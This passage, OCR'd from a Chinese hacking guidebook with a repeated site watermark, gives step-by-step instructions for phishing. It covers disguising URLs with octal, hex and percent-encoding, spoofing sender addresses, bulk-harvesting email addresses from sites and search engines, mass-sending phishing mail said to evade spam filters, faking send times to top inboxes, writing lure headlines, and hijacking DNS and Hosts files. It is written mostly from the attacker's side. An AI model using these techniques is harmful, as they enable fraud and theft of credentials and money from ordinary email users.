步骤 02 从网上下载“终极 URL 工具”压缩包并解压打开工具，在“IP 转换”栏中输入网站 www.sina.com 对应的 IP 地址，并选中“点分八进制数”单选项，单击“加密”按钮，在“加密后 IP”栏中即可显示转换后的八进制数的 IP 地址，如图 7-4 所示。




图 7-3 得到 www.sina.com 网站对应的 IP 地址



图 7-4 将 IP 地址转换为八进制数

步骤 03 复制转换后的 IP 地址，并使用 IE 浏览器打开该地址，即可看到打开的网站仍然是新浪站点，如图 7-5 所示。还可以在“IP 转换”栏中选择“点分十六进制数”单选项，将 IP 地址转换为十六进制数，如图 7-6 所示。




图 7-5 打开新浪网站



图 7-6 将 IP 地址转换为十六进制数

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

另外，使用“终极 URL 工具”还可以将域名转换为 URL 编码。URL 编码是字符的 ASCII 码的十六进制数状态，并在字符前加上“%”符号。例如，3 的 16 进制 ASCII 码是 33，URL 编码后的结果是%33。

若要将某一网站的域名转换为 URL 编码，可在“终极 URL 工具”中的“URL 加密”栏中的“待加密 URL”文本框中输入网站的域名。

如黑基网“www.hackbase.com”，单击“加密”按钮，即可在“加密后 URL”文本框中显示相应的 URL 编码：http://%77%77%77%2E%68%61%63%6B%62%61%73%65%2E%63%6F%6D/，如图 7-7 所示。再复制该 URL 编码并使用 IE 浏览器打开加密后的 URL，即可看到能正常打开“黑基网”站点，如图 7-8 所示。



图 7-7　获得域名的 URL 编码




图 7-8　使用 URL 编码打开相应的网站

7.3　E-mail 邮件钓鱼技术

早期的 E-mail 邮件钓鱼技术非常简单，就是利用欺骗性的 E-mail 和伪造的 Web 站点来进行诈骗活动，使受骗者泄露自己的重要数据，如信用卡号、用户名和口令等。但随着钓鱼事件的增多，越来越多的网民增强了防范心理，也采取了一些防范措施，使邮件钓鱼攻击越来越困难。在这种压力下，攻击者提出了更高级的邮件钓鱼技术，将“欺骗”发挥到极致。

7.3.1　花样百出的钓鱼邮件制造

网络钓鱼作为一种诈骗手段，其中并没有太多的技术含量，攻击者只是利用欺骗性的电子邮件和伪造的 Web 站点来进行网络诈骗活动，受骗者往往会毫无设防地泄露自己的私人资料，如信用卡号、银行卡账户、身份证号等内容。而且网络钓鱼的存活期平均是 15 天，在这么短的时间内让攻击达到百万次，关键是施放的鱼饵。影响其存活的因素在于技术上实现的隐蔽性、针对性、操作性，影响因素越小，存活性就会越长。

一般来说，成功的钓鱼者不会盲目、任意地寻找攻击目标，而是有计划有步骤地对不同的用户群进行分类。他们常将用户群分为两种类型进行攻击，一种是针对型，一种是广谱型。针对型的钓鱼攻击比较常见，主要是为了获取有用数据而专门攻击小范围的具备某特点的团

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

体。例如，盯上了苹果的新品 iPhone 的钓鱼邮件，往往会将目标锁定到对 iPhone 感兴趣的时尚一族、银行/金融机构的客户等。

广谱型的钓鱼攻击即没有特定的目标，对于普通的用户群会进行大面积撒网。它与传统的直接盲目发送邮件非常相似，但实质性的内容却不同。

针对型钓鱼者为了使发送的钓鱼邮件实现较高的点击率，往往会采取如下方法使邮件更加真实。

- 钓鱼邮件在邮件格式上会套用被欺骗企业常用的邮件格式，作为标准邮件格式。
- 邮件的正文表达的意思非常明确，如要求用户注册验证、账户更新或系统升级等，不会使用一些含糊不清的内容，使用户产生怀疑。
- 使用 Photoshop、Dreamweaver 等专业工具对邮件中使用的图片进行处理，并生成 HTML 代码插入邮件内容进行发送。
- 伪造被欺骗企业信息和认证标志，使钓鱼邮件更逼真。

而广谱型钓鱼邮件没有必要像针对型钓鱼邮件那样制作一个标准的钓鱼邮件，因为这类邮件可以批量发送给网络中的所有用户，只要邮件内容能够引起用户的好奇心或注意力，让他们点击邮件链接即可。因此，这类钓鱼邮件需要钓鱼者在邮件的标题及内容上多花些功夫。

7.3.2 伪造发件人地址

邮件诈骗则是网络诈骗最常用的手段。黑客通过伪造地址和发信人的邮件，发送虚假的获奖信息或者活动信息，骗取收件人的信任并诈骗收件人的财物。

比如，如果收到一份朋友发来的邮件，发现邮件地址确实是朋友的，邮件内容中说她有急用想借一些钱，且给了在线银行的网址。很多人看到这些可能就会因为友情去帮助她，但是可能这时候用户已经中了别有用心的人的当了。那么，这些人是如何伪造发件人地址的呢？

伪造邮件的实质是建立 SMTP 服务器，使用代理并伪造邮件头发送欺骗性邮件。这就是我们所说的社会工程学。

SMTP 邮件的传输共分为三个阶段：建立连接、数据传输、连接关闭，其中最重要的就是数据传输。邮件在传输时是通过五条命令来实现的：

- Helo：表示与服务器内处理邮件的进程开始“通话”。
- mail from：表明信息的来源地址，也就是要伪造的地址。
- rcpt to：邮件接收者的地址。
- data：邮件的具体内容。
- quit：退出邮件。

这五条命令是内嵌在程序中自动完成的，对用户来说是透明的，如 OUTLOOK、foxmail 等程序。下面介绍一个小工具“FastMail 邮件特快专递”，它内建了 SMTP 服务器，允许用户伪造邮件地址发送欺骗性邮件。

这里伪造邮件地址“admin@abc.cn”给 lbwkzceo@163.com 发一个邮件，主题是“中秋快乐”，发件人姓名是“linlin”，邮件的内容是“祝老友中秋节快乐！”。打开“FastMail 邮件特快专递”工具并在其中进行设置，如图 7-9 所示。

单击“发送”按钮，在发送成功后，即可打开 163 邮件，在收件箱中可看到伪造的邮件地址 admin@abc.cn 发送来的邮件，打开邮件后，即可看到伪造邮件的效果，如图 7-10 所示。

在如图 7-9 所示中发件人地址是随便取的，而收信人地址则是真实的。正常情况下，是

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

无法完成这个发信操作的，因为没有这个发信人地址的存在。但通过如图 7-9 所示中这类特殊的邮件收发软件就可以完成邮件的发送，而收件人则立即会收到伪名发送的邮件。这种方法是目前最常见的垃圾邮件发送方法，也是比较恶劣的一种伪造邮箱账户行为。



图 7-9　“FastMail 邮件特快专递”工具




图 7-10　打开伪造的邮件地址发送来的邮件

7.3.3　瞬间搜集百万 E-mail 地址

网络钓鱼的邮件地址的搜集分为两种：针对型搜集与广谱型搜集。针对型搜集是指针对讨论某一话题的论坛与社区类站点进行 E-mail 地址搜集；广谱型搜集是指任意、随机地进行大范围的邮件地址搜集。

1. 针对型搜集

对于针对型搜集，可使用“Super mail Extractor”工具进行全自动化搜集，无需人为操作，即可快速对某一站点进行整站 E-mail 地址搜集。下面以站点 http://www.sina.com.cn/为例讲述对新浪站点进行整站 E-mail 地址搜集的方法。

步骤 01 从网上下载“Super mail Extractor”工具压缩包并解压，进入该工具的主窗口中，如图 7-11 所示。




图 7-11　“Super mail Extractor”工具的主窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 在主窗口中的“Search engine directories URL”文本框中输入新浪网址 http://www.sina.com.cn/，单击工具栏上的“Start”按钮进行搜索，稍等片刻后，可在下面的列表框中看到搜索的结果，如图 7-12 所示。




图 7-12 对新浪站点进行 E-mail 地址搜集

步骤 03 在搜索完毕后，单击工具栏上的“Export Search Results”按钮，在弹出的“Export Search Result”对话框中单击文本框右侧的“打开”按钮，如图 7-13 所示。

步骤 04 此时，即可弹出“另存为”对话框。在“文件名”文本框中输入文件名“Email 地址搜集”，单击“保存”按钮，即可对搜索结果进行保存，如图 7-14 所示。




图 7-13 “Export Search Result”对话框




图 7-14 保存搜索结果

利用搜索到的网站的 Email 地址，即可进行网络钓鱼攻击。如果是论坛的话，可以直接入侵论坛，获取 MySQL 数据库账户以及下载 Access 数据库，从用户注册信息中整理出 E-mail 列表即可。

2. 广谱型搜集

对于广谱型搜集，可使用“Google 电邮搜索” 工具进行大范围的邮件地址搜集。Google 电邮搜索工具中收录了全世界的中英文网页，输入与邮件地址相关的字符即可检索到大量的邮件地址。软件通过一次性导入上千个检索关键词列表，可以自动搜索和提取邮件地址。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

下面介绍使用“Google 电邮搜索”工具进行邮件地址搜集的方法。

步骤 01 打开“Google 电邮搜索”工具，即可进入其主窗口中，如图 7-15 所示。




图 7-15　“Google 电邮搜索”工具的主窗口

步骤 02 单击工具栏上的“导入”按钮，在弹出的“导入关键字列表文件”对话框中选择要导入的文件，这里以“Google 电邮搜索”工具中的“搜索关键字范例.txt”文件为例，如图 7-16 所示（其中“搜索关键字范例.txt”中的关键字内容如图 7-17 所示）。




图 7-16　选择“搜索关键字范例.txt”文件




图 7-17　“搜索关键字范例.txt”文件中的关键字

步骤 03 单击“打开”按钮，返回“Google 电邮搜索”工具的主窗口中，单击工具栏上的“搜索”按钮，即可弹出“搜索参数设置”对话框，如图 7-18 所示。




图 7-18　【搜索参数设置】对话框

步骤 04 单击“确定”按钮，即可开始根据关键字进行搜索，在主窗口右侧将出现如图 7-19 所示的链接。单击其中的“点击查看在 google.com.hk 的搜索结果”链接，稍等一会儿后，即可在主窗口的左侧列表框中根据“搜索关键字范例.txt”中的关键字显示出搜索结果，如图 7-20 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 7-19 根据关键字进行搜索



图 7-20 显示搜索结果

7.3.4 钓鱼邮件群发

通过 7.3.3 节中的方法搜集了大量邮箱地址后，钓鱼攻击者接下来就要将钓鱼邮件发送到这些邮箱中。那么多的邮件不可能一个个手工发送，因此可使用一种群邮件发送工具。

网络上的群邮件发送工具非常多，这里以“天天邮件群发工具 2011 试用版本”为例，介绍群发邮件的方法。天天邮件群发工具是目前国内最为先进的 Web 邮件群发引擎，能准确投递到 163、126、sina、sohu、21cn、QQ 等国内著名大型邮箱，邮件投递到达率为 99%以上，发送的邮件不会进入垃圾箱中。而且该工具采用最新的 Web 发送技术，不采用已经失效的 SMTP 群发技术，因为目前国内各大邮局新注册的邮箱已经不再支持 SMTP 发送，所以 SMTP 发送已经失效已久。

下面介绍使用“天天邮件群发工具 2011 试用版本”群发邮件的方法。

步骤 01 下载并运行“天天邮件群发工具 2011 试用版本”，进入其主窗口中。主窗口中默认显示的是“发信邮箱设置”选项卡中的信息，在主窗口右侧的“账号”和“密码”文本框中输入发信邮箱的账号和密码。单击“添加”按钮，即可将其添加到左侧的列表框中，如图 7-21 所示。

步骤 02 在主窗口中上方选择“收信邮箱设置”选项卡，在中间区域的“账号”文本框中输入收件人邮箱地址，单击“添加”按钮，即可将其添加到左侧列表框中，如图 7-22 所示。




图 7-21 发信邮箱设置




图 7-22 收信邮箱设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 如果收件人邮箱数量非常多，还可单击中间区域中的“导入账号”按钮，在弹出的“打开”对话框中选择用记事本保存邮箱账号的文件，如图 7-23 所示。单击“打开”按钮，即可弹出“温馨提示”对话框，提示账号导入完毕，如图 7-24 所示。此时，单击“确定”按钮，即可将记事本中的账号导入到主窗口左侧的列表框中。




图 7-23　选择要导入的文本文件




图 7-24　提示账号导入完毕

步骤 04 在主窗口中上方选择“发信内容设置”选项卡，在其中的“标题”文本框中输入邮件的标题，并在下面的文本编辑框中输入邮件的正文，如图 7-25 所示。




图 7-25　发信内容设置

步骤 05 “天天邮件群发工具 2011 试用版本”还支持 HTML 格式发信，在文本编辑框的下方单击“HTML”按钮，即可切换至 HTML 格式编辑状态，如图 7-26 所示。




图 7-26　使用 HTML 格式下编辑邮件内容

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 在主窗口上方选择“开始群发”选项卡，单击其中的“开始发送”按钮，即可开始群发邮件。待所有邮件发送成功后，在下面的列表框中将显示发送成功的信息，如图 7-27 所示。




图 7-27 群发邮件

步骤 07 与此同时，邮箱 79902662@qq.com 提示收到一封标题为“测试”，发件人为 lbwkzceo@163.com 的邮件，如图 7-28 所示。单击提示邮件中的链接，即可打开邮箱 79902662@qq.com，在其中可查看收到的邮件，如图 7-29 所示。




图 7-28 邮件提示




图 7-29 查看收到的邮件

正是由于网上有很多像“天天邮件群发工具”这样的工具，可以很方便地发送钓鱼邮件，才导致垃圾邮件越来越猖狂。

7.3.5 邮件前置与诱惑性标题

钓鱼者为了增加邮件查看率，使出了浑身解数，比如通过一些技巧使钓鱼邮件处于用户收件箱的顶端，或使用具有诱惑性的标题，使用户上当等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1. 使钓鱼邮件位于收件箱的顶端

用户在接收邮件时，邮箱会根据接收的时间对收到的邮件进行排列，不同的邮箱排列的规则不一样。那么，如何让钓鱼邮件处于用户收件箱的顶端呢？

为了形象地说明，这里列举一个例子，介绍如何使钓鱼邮件处于用户收件箱的顶端。假设某一用户向邮箱 lbwkzceo@163.com 发送三封邮件，第一次发送邮件时，将系统时间更改为 2002 年 10 月 1 日；第二次发送邮件时，将系统时间更改为 2008 年 1 月 1 日；第三次发送邮件时，将系统时间更改为 2005 年 3 月 7 日。按照邮件正常接收方式，其邮件排序应依次为 2002 年、2008 年、2005 年，但 163 邮箱的邮件排序是按照时间的大小排序的。

因此，收到邮件的顺序为 2002 年、2005 年、2008 年。这样，2008 年的邮件则排在收件箱的第一位。但这种方法不可以适用于所有邮箱，有兴趣的用户可自己测试一下其他邮箱。

2. 使用诱惑性标题

恶意攻击者通过发送大量垃圾邮件，在垃圾邮件的标题中会写有带有诱惑性的词语或欺骗性的说明，在邮件的正文中往往会有大量诱惑性的图片并且加入恶意地址的连接。

当用户浏览垃圾邮件且轻信其中的内容，对恶意图片或超级链接进行点击后，就会跳转到恶意攻击者事先部署好的网站或网页，而这些网站或网页往往是和网上交易、网上购物等网上消费的网站相似。这样，在用户没有很好网上安全防范意识的情况下，就会按照这些虚假的网站或网页进行操作，从而造成个人经济财产的损失。

为了使邮件更具有吸引力，可以在日常生活中多注意一些新闻稿，那些记者为了使自己的新闻稿吸引人们的眼球，常常会在新闻稿上添加一些具有诱惑性的标题。这些诱惑性的标题与正文中的内容也许不相符，但却可以增加点击率。

7.4　网站劫持钓鱼艺术

网站劫持钓鱼技术是钓鱼攻击中高级技术的应用，如 DNS 劫持，一旦取得目标域名的解析记录控制权，就可以修改此域名的解析结果，将域名原来的 IP 地址转到攻击者指定的 IP 地址上。这样，不管是否输入了正确的域名，都会掉进钓鱼者设置的陷阱中。要保护自己免遭劫持，需要先了解劫持钓鱼攻击的过程。

7.4.1　Hosts 文件的映射劫持

现在很多网站不经过用户同意就将各种各样的插件安装到用户的计算机，这些插件可能有一些是木马或病毒。这些木马或病毒安装到计算机中后，为了对抗安全防护软件，都使用 Hosts 文件来劫持用户，禁止访问安全站点。

比如，一旦劫持了某个杀毒网站，用户访问的将是陌生站点与病毒站点等。对于这些网站，可以利用 Host 把该网站的域名映射到错误的 IP 或本地计算机的 IP，这样就不用访问了。在 Windows 系统中，127.0.0.1 为本地计算机的 IP 地址。

下面先来了解一下 Hosts 文件的详细内容。

Hosts 文件是一个用于存储计算机网络中节点信息的文件，它可以将主机名映射到相应的 IP 地址，实现 DNS 的功能，它可以由计算机的用户进行控制。

